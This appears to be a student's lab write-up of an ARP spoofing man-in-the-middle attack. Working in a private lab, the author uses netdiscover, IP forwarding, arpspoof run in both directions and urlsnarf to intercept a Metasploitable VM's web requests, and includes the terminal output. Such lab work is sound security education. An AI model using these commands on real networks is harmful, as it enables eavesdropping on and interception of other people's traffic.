


In this lab I had performed an ARP spoofing attack. An ARP spoofing attack is when I trick the victim machine that the router's IP address maps to my (the attacker machine) MAC address. I also map the victim machine's IP address to my machine's MAC address so now I can intercept traffic the victim is both sending and receiving. While intercepting their traffic I also make sure to forward the traffic to its intended destination so that the victim will believe everything is normal.

In my Kali Linux machine I opened a terminal window and typed in the command "sudo -i" so I would have root permissions. I then ran the netdiscover command "netdiscover" which is a tool that would discover the IP addresses and MAC addresses of other machines on my lab network. After running the netdiscover command two machines had popped up, the first being the router and the second being the Metasploitable 2 VM.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	08:00:27:8b:58:fb	2	120	PCS Systemtechnik GmbH
192.168.1.100	08:00:27:ed:d9:43	2	120	PCS Systemtechnik GmbH

Next I had to allow my Kali Linux VM to forward packets on the behalf of other machines by enabling IP forwarding using the command "echo 1 > /proc/sys/net/ipv4/ip_forward"



```
(root@kali)-[~]  
# echo 1 > /proc/sys/net/ipv4/ip_forward  
  
(root@kali)-[~]  
#
```

Now I will need to trick the victim machine into believing my machine is the router. To do this I need to generate fake ARP replies that state my MAC address maps to the router's IP address. Using the command "arp spoof -i eth0 -t (victim_IP) (router_IP)"

```
(root@kali)-[~]
# sudo arpspoof -i eth0 -t 192.168.1.100 192.168.1.1
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:ed:d9:43 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a
```

The -i flag represents the interface which is in the case for this lab a virtual Ethernet connection. The -t flag represented the target. I left this terminal to continue running and I opened up a new terminal window. Now I needed to trick the router into believing I'm the victim in order to intercept incoming traffic on the victim's behalf. The command for this was very similar to the previous one, the only difference being is the victim's IP address and the router's IP address are now reversed "arp spoof -i eth0 -t (router_IP) (victim_IP)". I will now be generating packets to trick the router into believing I'm the victim.

```

(root@kali)-[~]
# arpspoof -i eth0 -t 192.168.1.1 192.168.1.100
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27:1e:36:4a

```

I left this terminal window to keep running as well, I then opened up a third terminal window. I will now inspect the packets I intercept and extract the URLs from them which would allow me to create a list of websites that the victim visits. The command for this was “urlsnarf -i eth0”

```

(root@kali)-[~]
# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]

```

In order to create some Internet traffic to intercept I went onto the Metasploitable 2 VM and started to generate web requests. After some time, URLs began to show up on my terminal's window.

```

(root@kali)-[~]
# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.100 - - [25/Feb/2026:13:02:58 -0500] "GET http://www.google.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.1 is-at 8:0:27:1e:36:4a

```



```
^CCleaning up and re-arping targets ...
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:ed:d9:43
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:ed:d9:43
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:ed:d9:43
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:ed:d9:43
8:0:27:1e:36:4a 8:0:27:8b:58:fb 0806 42: arp reply 192.168.1.100 is-at 8:0:27
:ed:d9:43
^C
# (root@kali)-[~]
```

This had concluded the lab.

What I learned from this lab

- How to conduct an ARP spoofing attack
- Intercepting web traffic from the victim